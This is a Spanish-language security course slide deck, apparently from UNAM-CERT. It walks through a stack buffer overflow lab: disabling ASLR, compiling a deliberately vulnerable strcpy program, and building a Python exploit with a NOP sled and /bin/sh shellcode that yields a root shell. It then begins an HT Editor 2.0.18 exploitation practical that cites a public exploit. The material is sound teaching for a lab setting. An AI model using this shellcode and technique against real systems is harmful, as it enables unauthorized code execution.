



Seguridad Informática

Análisis de vulnerabilidades

Ing. Oscar Iván Flores Avila
oscar.flores@cert.unam.mx

STACK BUFFER OVERFLOW



Stack buffer overflow

- Ejecutar el comando

```
sysctl kernel.randomize_va_space=0
```

```
root@deb:~# sysctl kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@deb:~# _
```

Al hacerlo se deshabilita el mecanismo de seguridad del kernel para colocar un proceso en memoria en posiciones aleatorias.

Stack buffer overflow

```
// stack_bof.c
#include<string.h>
void func(char* cadena){
    char buffer[128];
    strcpy(buffer,cadena);
    puts(buffer);
}
void main(int argc, char* argv[]){
    func(argv[1]);
}
```


Stack buffer overflow

- Compilar el archivo stack_bof.c
- Ejecutarlo

```
root@deb:~# gcc stack_bof.c -o stack_bof -z execstack
root@deb:~# ./stack_bof hola
hola
root@deb:~#
```

Stack buffer overflow

Determinar la longitud de la cadena ingresada que provoca
“Segmentation fault”



Stack buffer overflow

- Determinar la longitud de la cadena ingresada que provoca “Segmentation fault”

[illegible]

Stack buffer overflow

- Con base en ese valor, se puede determinar que se requieren 136 caracteres basura, para llenar el buffer y comenzar a sobrescribir el valor de EBP almacenado en la pila.
- Se sabe que el valor anterior a EBP en la pila es EIP.

Stack buffer overflow

- Crear una cadena con las sig. características:
 <136 caracteres>+<nuevo_EBP>+<nuevo_EIP>
- Para ello, **en una nueva terminal**, crear un script en python
- exploit.py

```
basura='A'*136
ebp='BBBB'
eip='CCCC'
print basura+ebp+eip
```

Stack buffer overflow

- Iniciar gdb para analizar el ejecutable stack_bof

```
root@deb:~# gdb -q stack_bof  
Reading symbols from stack_bof...(no debugging symbols found)...done.  
(gdb)
```

- Desensamblar la función func y crear un breakpoint en la instrucción LEAVE (justo antes de salir de la función func)

Stack buffer overflow

```
(gdb) disas func
Dump of assembler code for function func:
   0x0804842b <+0>:    push    %ebp
   0x0804842c <+1>:    mov     %esp,%ebp
   0x0804842e <+3>:    sub     $0x88,%esp
   0x08048434 <+9>:    sub     $0x8,%esp
   0x08048437 <+12>:   pushl   0x8(%ebp)
   0x0804843a <+15>:   lea     -0x88(%ebp),%eax
   0x08048440 <+21>:   push    %eax
   0x08048441 <+22>:   call    0x80482f0 <strcpy@plt>
   0x08048446 <+27>:   add     $0x10,%esp
   0x08048449 <+30>:   sub     $0xc,%esp
   0x0804844c <+33>:   lea     -0x88(%ebp),%eax
   0x08048452 <+39>:   push    %eax
   0x08048453 <+40>:   call    0x8048300 <puts@plt>
   0x08048458 <+45>:   add     $0x10,%esp
   0x0804845b <+48>:   leave
   0x0804845c <+49>:   ret
End of assembler dump.
(gdb) b *func+48
Breakpoint 1 at 0x804845b
(gdb) _
```



- Iniciar la ejecución del programa, pasando como argumento la salida del script exploit.py

- Ingresar la instrucción

layout asm

Stack buffer overflow

```
B+> 0x804845b <func+48>    leave
      0x804845c <func+49>    ret
      0x804845d <main>      lea     0x4(%esp),%ecx
      0x8048461 <main+4>    and     $0xffffffff0,%esp
      0x8048464 <main+7>    pushl   -0x4(%ecx)
      0x8048467 <main+10>   push    %ebp
      0x8048468 <main+11>   mov     %esp,%ebp
      0x804846a <main+13>   push    %ecx
      0x804846b <main+14>   sub     $0x4,%esp
      0x804846e <main+17>   mov     %ecx,%eax
      0x8048470 <main+19>   mov     0x4(%eax),%eax
      0x8048473 <main+22>   add     $0x4,%eax
      0x8048476 <main+25>   mov     (%eax),%eax
      0x8048478 <main+27>   sub     $0xc,%esp
      0x804847b <main+30>   push    %eax
      0x804847c <main+31>   call    0x804842b <func>
      0x8048481 <main+36>   add     $0x10,%esp
```

```
child process 28050 In: func
(gdb) _
```

```
Line: ??  PC: 0x804845b
```

Stack buffer overflow

- Antes de ejecutar la instrucción LEAVE, verificar el contenido de la pila

x/50x \$esp

```
child process 28050 In: func Line: ?? PC: 0x804845b
0xbffffbd0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffbe0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffbf0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc00: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc10: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc20: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc30: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc40: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc50: 0x41414141 0x41414141 0x42424242 0x43434343
---Type <return> to continue, or q <return> to quit---
```

- Observar los valores desplegados

0x41='A', 0x42='B', 0x43='C'

Stack buffer overflow

- Ejecutar la instrucción LEAVE utilizando stepi en gdb
- Posteriormente obtener el valor del registro EBP y de la última localidad en la pila

```
(gdb) stepi
0x0804845c in func ()
(gdb) i r ebp
ebp                0x42424242                0x42424242
(gdb) x/x $esp
0xbffffc5c:        0x43434343
(gdb)
```

Stack buffer overflow

- Con los pasos previos se corroboró que la pila se ha sobrescrito, EBP contiene el valor de 'BBBB' y la nueva dirección de retorno de EIP es 'CCCC'
- Ahora sólo resta sustituir el valor de EIP por la dirección en la pila donde comienza el shellcode y agregar el shellcode dentro de los caracteres basura.

Stack buffer overflow

```
root@deb:~# getshcode shell-scm
\xeb\x18\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x8d\x4e\x08\x89\x46\x0c\x8d\x56\x0c\xb0\x0b\xcd
\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e\x58\x58\x58\x58\x59\x59\x59\x59
root@deb:~# getshcode shell-scm >> exploit.py
```

- El número de caracteres basura se reduce por la longitud de bytes del shellcode, por esa razón se utilizan 89 caracteres como relleno (136-47).
- La nueva cadena queda así:
<89 caracteres>+shellcode+<nuevo_EBP>+<nuevo_EIP>

```
basura='A'*89
Shellcode='\xeb\x18\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x8d\x4e\x08\x89\x46\x0c\x8d\x56\x0c\x
\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e\x58\x58\x58\x58\x59\x59\x59\x59'
ebp='BBBB'
eip='CCCC'
print basura+shellcode+ebp+eip
```

Stack buffer overflow

- Reiniciar la ejecución del programa y obtener el contenido de la pila

r \$(python exploit.py)

x/50x \$esp

```
child process 28120 In: func                               Line: ??   PC: 0x804845b
0xbffffbd0:      0x41414141      0x41414141      0x41414141      0x41414141
0xbffffbe0:      0x41414141      0x41414141      0x41414141      0x41414141
0xbffffbf0:      0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc00:      0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc10:      0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc20:      0x41414141      0x41414141      0x5e18eb41      0x4688c031
0xbffffc30:      0x891e8d07      0x4e8d085e      0x0c468908      0xb00c568d
0xbffffc40:      0xe880cd0b      0xffffffffe3      0x6e69622f      0x4e68732f
0xbffffc50:      0x58585858      0x59595959      0x42424242      0x43434343
---Type <return> to continue, or q <return> to quit---
```

Stack buffer overflow

```

child process 28120 In: func                               Line: ??   PC: 0x804845b
0xbffffbd0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffbe0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffbf0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc00: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc10: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc20: 0x41414141 0x41414141 0x5e18eb41 0x4688c031
0xbffffc30: 0x891e8d07 0x4e8d085e 0x0c468908 0xb00c568d
0xbffffc40: 0xe88cd0b 0xffffffe3 0x6e69622f 0x4e68732f
0xbffffc50: 0x58585858 0x59595959 0x42424242 0x43434343
---Type <return> to continue, or q <return> to quit---
  
```



- Utilizando esta disposición es posible tratar de explotar el ejecutable. Sin embargo, para evitar posibles fallos de interpretación de los opcodes por parte de procesador, se agregará un grupo de opcodes con valor de 0x90 (NOP)

Stack buffer overflow

- El tren de NOPs tendrá una longitud será igual al residuo del número de caracteres de relleno entre 16 ($89 \text{ caracteres_relleno} \% 16 = 9$).
- Dicho número es una sugerencia, el número puede variar, se recomienda que sea mayor.

Stack buffer overflow

- La nueva cadena se compone así:
<80 caracteres>+<9 nops>+shellcode+<nuevo_EBP>+<nuevo_EIP>
- El script debe quedar de la siguiente manera:

```
basura='A'*80
nops='\x90'*9
shellcode='\xeb\x18\x5e\x31\xc0\x88\x46\x07\x
b0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\
ebp='BBBB'
eip='CCCC'
print basura+nops+shellcode+ebp+eip
```



- Reiniciar la ejecución del programa en gdb.

```
The program being debugged has been started already.  
Start it from the beginning? (y or n) y  
Starting program: /root/stack_bof $(python exploit.py)  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA^1F  
  
V  
♦  
    ♦♦♦♦♦/bin/shNXXXYYYYBBBBCCCC  
  
Breakpoint 1, 0x0804845b in func ()  
(gdb)
```

Stack buffer overflow

- Ahora obtener el contenido de la pila:

```
(gdb) x/50x $esp
0xbffffc00: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc10: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc20: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc30: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc40: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc50: 0x90909090 0x90909090 0x5e18eb90 0x4688c031
0xbffffc60: 0x891e8d07 0x4e8d085e 0x0c468908 0xb00c568d
0xbffffc70: 0xe880cd0b 0xffffffffe3 0x6e69622f 0x4e68732f
0xbffffc80: 0x58585858 0x59595959 0x42424242 0x43434343
```

Relleno

NOPs

Shellcode

EBP

EIP

Stack buffer overflow

- Ahora solo resta indicar la dirección de retorno desde donde comienza el shellcode. La dirección de retorno será igual a la dirección donde se encuentra el primer NOP.

```
(gdb) x/50x $esp
0xbffffc00: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc10: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc20: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc30: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc40: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc50: 0x90909090 0x90909090 0x5e18eb90 0x4688c031
0xbffffc60: 0x891e8d07 0x4e8d085e 0x0c468908 0xb00c568d
0xbffffc70: 0xe880cd0b 0xffffffff 0x6e69622f 0x4e68732f
0xbffffc80: 0x58585858 0x59595959 0x42424242 0x43434343
0xbffffc90: 0xbffffc00 0xbffffc54 0xbffffc60 0xb7e593fd
```


Stack buffer overflow

- En este caso la dirección fue 0xbfffc50.
- Sustituir ese valor en el valor de EIP dentro del script.
- Es importante recordar que el valor debe ser ingresado en format little-endian.

```
basura='A'*80
nops='\x90'*9
shellcode='\xeb\x18\x5e\x31\xc0\x88\x46\x07\x
\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\
ebp='BBBB'
eip='\x50\xfc\xff\xbf'
print basura+nops+shellcode+ebp+eip
```

Stack buffer overflow

- Ejecutar nuevamente el programa dentro de GDB y observar el contenido de la pila.

```
(gdb) r $(python exploit.py)  
The program being debugged has been started already.  
Start it from the beginning? (y or n) y  
Starting program: /root/.stack_bof_$(python exploit.py)  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA^1F♦♦♦♦♦  
  
♦  
♦♦♦♦♦/bin/shNXXXYYYBBBBP♦♦♦
```

Breakpoint 1, 0x0804845b in func ()

```
(gdb) x/50x $esp  
0xbffffc00:    0x41414141      0x41414141      0x41414141      0x41414141  
0xbffffc10:    0x41414141      0x41414141      0x41414141      0x41414141  
0xbffffc20:    0x41414141      0x41414141      0x41414141      0x41414141  
0xbffffc30:    0x41414141      0x41414141      0x41414141      0x41414141  
0xbffffc40:    0x41414141      0x41414141      0x41414141      0x41414141  
0xbffffc50:    0x90909090      0x90909090      0x5e18eb90      0x4688c031  
0xbffffc60:    0x891e8d07      0x4e8d085e      0x0c468908      0xb00c568d  
0xbffffc70:    0xe88cd0b       0xffffffe3      0x6e69622f      0x4e68732f  
0xbffffc80:    0x58585858      0x59595959      0x42424242      0xbffffc50  
0xbffffc90:    0xbfffefe0      0xbfffffd54     0xbfffffd60     0xb7e593fd  
0xbffffca0:    0xb7fd13c4      0xbfffffcc0     0x00000000      0xb7e41a63  
0xbffffcb0:    0x08048490      0x00000000      0x00000000      0xb7e41a63  
0xbffffcc0:    0x00000002      0xbfffffd54
```

```
(gdb)
```

Stack buffer overflow


- Ahora que todo está listo para explotar el programa, ingresar en GDB el comando continue.
- Pese a los errores el shellcode se ha ejecutado satisfactoriamente, proporcionando una shell.

```
(gdb) continue
Continuing.
process 584 is executing new program: /bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "
Error in re-setting breakpoint 1: No symbol "func" in current context.
Error in re-setting breakpoint 1: No symbol "func" in current context.
Error in re-setting breakpoint 1: No symbol "func" in current context.
# id
uid=0(root) gid=0(root) groups=0(root)
```

Ejemplo práctico: Vulnerabilidad en Linux

Recomendaciones

Iniciar la máquina virtual de Linux y realizar un *snapshot* antes de continuar.



1.- Investigación y selección de la aplicación

- Para este taller se eligió el programa HT Editor en su versión 2.0.18
 - HT es un visor y editor de archivos de texto, archivos binarios y ejecutables.
 - Esta aplicación viene instalada por defecto en Debian 6.0.9 pero es necesario realizar una instalación personalizada desactivando una protección que evita la ejecución de código insertado en la pila.

News | Documentation | Downloads | Screenshots | Authors | Links


Documentation

HT is a file editor/viewer/analyzer for executables. The goal is to combine the low-level and support of the most important file formats.

HT is distributed under the terms of the GPL.

- **README** The HTML version of the file distributed
- **View Source** World read access to our dear repository.

1.- Investigación y selección de la aplicación



1.- Investigación y selección de la aplicación

- Algunas de las bases de datos donde se puede encontrar información útil son:
 - Exploit database (<http://www.exploit-db.com/>)
 - Debian Security (<https://www.debian.org/security/>)
 - SecurityFocus (<http://www.securityfocus.com/>)

 [Acerca de Debian](#) [Cómo obtener Debian](#) [Soporte](#) [Rincón de los desarrolladores](#)

debian / información sobre seguridad / avisos de seguridad de 2014

Avisos de seguridad de 2014

[26 de oct de 2014] [DSA-3056 libtasn1-3](#) - security update

[23 de oct de 2014] [DSA-3055 pidgin](#) - security update

[20 de oct de 2014] [DSA-3054 mysql-5.5](#) - security update

[16 de oct de 2014] [DSA-3053 openssl](#) - security update

[15 de oct de 2014] [DSA-3052 wpa](#) - security update

[15 de oct de 2014] [DSA-3051 drupal7](#) - security update

[15 de oct de 2014] [DSA-3050 iceweasel](#) - security update

[14 de oct de 2014] [DSA-3049 wireshark](#) - security update

 SecurityFocus™ [About](#) [Contact](#)

Vulnerabilities

Node.js qs Module Denial of Service Vulnerability
2014-10-27
<http://www.securityfocus.com/bid/70113>

systemd-shim Local Denial of Service Vulnerability
2014-10-27
<http://www.securityfocus.com/bid/70699>

Microsoft Windows CVE-2014-6352 OLE Remote Code Execution Vulnerability
2014-10-27
<http://www.securityfocus.com/bid/70690>

GNU glibc '__gconv_translit_find()' Function Local Heap Based Buffer Overflow Vulnerability
2014-10-27
<http://www.securityfocus.com/bid/68983>

Apache Tomcat CVE-2013-4322 Incomplete Fix Denial of Service Vulnerability
2014-10-27
<http://www.securityfocus.com/bid/65767>

Apache Tomcat CVE-2013-4590 XML External Entity Information Disclosure Vulnerability
2014-10-27
<http://www.securityfocus.com/bid/65768>

Apache Tomcat CVE-2014-0033 Session Fixation Vulnerability
2014-10-27
<http://www.securityfocus.com/bid/65769>

Apache Tomcat CVE-2013-4444 Arbitrary File Upload Vulnerability
2014-10-27
<http://www.securityfocus.com/bid/69728>

Apache Tomcat CVE-2013-4286 Security Bypass Vulnerability
2014-10-27
<http://www.securityfocus.com/bid/65773>

Oracle Java SE CVE-2014-6531 Remote Security Vulnerability
2014-10-27
<http://www.securityfocus.com/bid/70572>

1.- Investigación y selección de la aplicación

- Al investigar si existen *exploits* en Internet se encontraron algunos ejemplos escritos en Perl.

HT Editor 2.0.18 File Opening Stack Overflow

EDB-ID: 17083	CVE: N/A	OSVDB-ID: N/A
Author: ZadYree	Published: 2011-03-30	Verified:
Exploit Code:	Vulnerable App:	

Rating: ★★★★★ Overall: (0.0)

[Previous Exploit](#) [Home](#) [Next Exploit](#)

```

1  # Exploit Title: HT Editor File opening Stack Overflow (0day)
2  # Date: March 30th 2011
3  # Author: ZadYree
4  # Software Link: http://hte.sourceforge.net/downloads.html
5  # Version: <= 2.0.18
6  # Tested on: Linux/Windows (buffer padding may differ on W32)
7  # CVE : None
8  #!/usr/bin/perl
9  =head1 TITLE
10
11 HT Editor <=2.0.18 0day Stack-Based Overflow Exploit
12
13
14 =head1 DESCRIPTION
15
16 The vulnerability is triggered by a too large argument (+ path) which simply lets you overwrite eip.
  
```

SecurityFocus™

[info](#) [discussion](#) [exploit](#) [solution](#) [references](#)

HT Editor File Open Remote Stack Buffer Overflow Vulnerability

The following exploit code is available:

- </data/vulnerabilities/exploits/47095.pl>
- </data/vulnerabilities/exploits/47095-1.pl>

1.- Investigación y selección de la aplicación


- Con base en la información obtenida, se debe determinar si se analiza la aplicación, y en caso afirmativo, si son útiles los *exploits* encontrados durante la investigación.



Pixabay 2014

2.- Estudio y análisis de la aplicación

- Una vez que el analista posee información específica de la aplicación, el siguiente paso será la creación del laboratorio y la instalación de las herramientas necesarias para realizar un análisis completo.



Pixabay 2014

2.- Estudio y análisis de la aplicación

- Para esta práctica se estableció un laboratorio con las siguientes características:

- Software de virtualización VMWare
- Sistema operativo Debian 6 squeeze
- GDB Debugger
- python
- perl
- Metasploit



VMWare 2014



python

Python.org 2014



metasploit®

Rapid7 2014

2.- Estudio y análisis de la aplicación

- Una vez hecho lo anterior, se debe instalar la aplicación seleccionada, es necesario realizar algunas modificaciones para tener éxito en este análisis.
- La aplicación puede obtenerse del enlace siguiente:
 - <http://sourceforge.net/projects/hte/files/ht-source/ht-2.0.18.tar.gz>
 - Colocarse en el directorio “vuln” y desempaquetar y descomprimir el archivo descargado.

```
exploit@vulnerabilityLab: ~/vuln
File Edit View Terminal Help
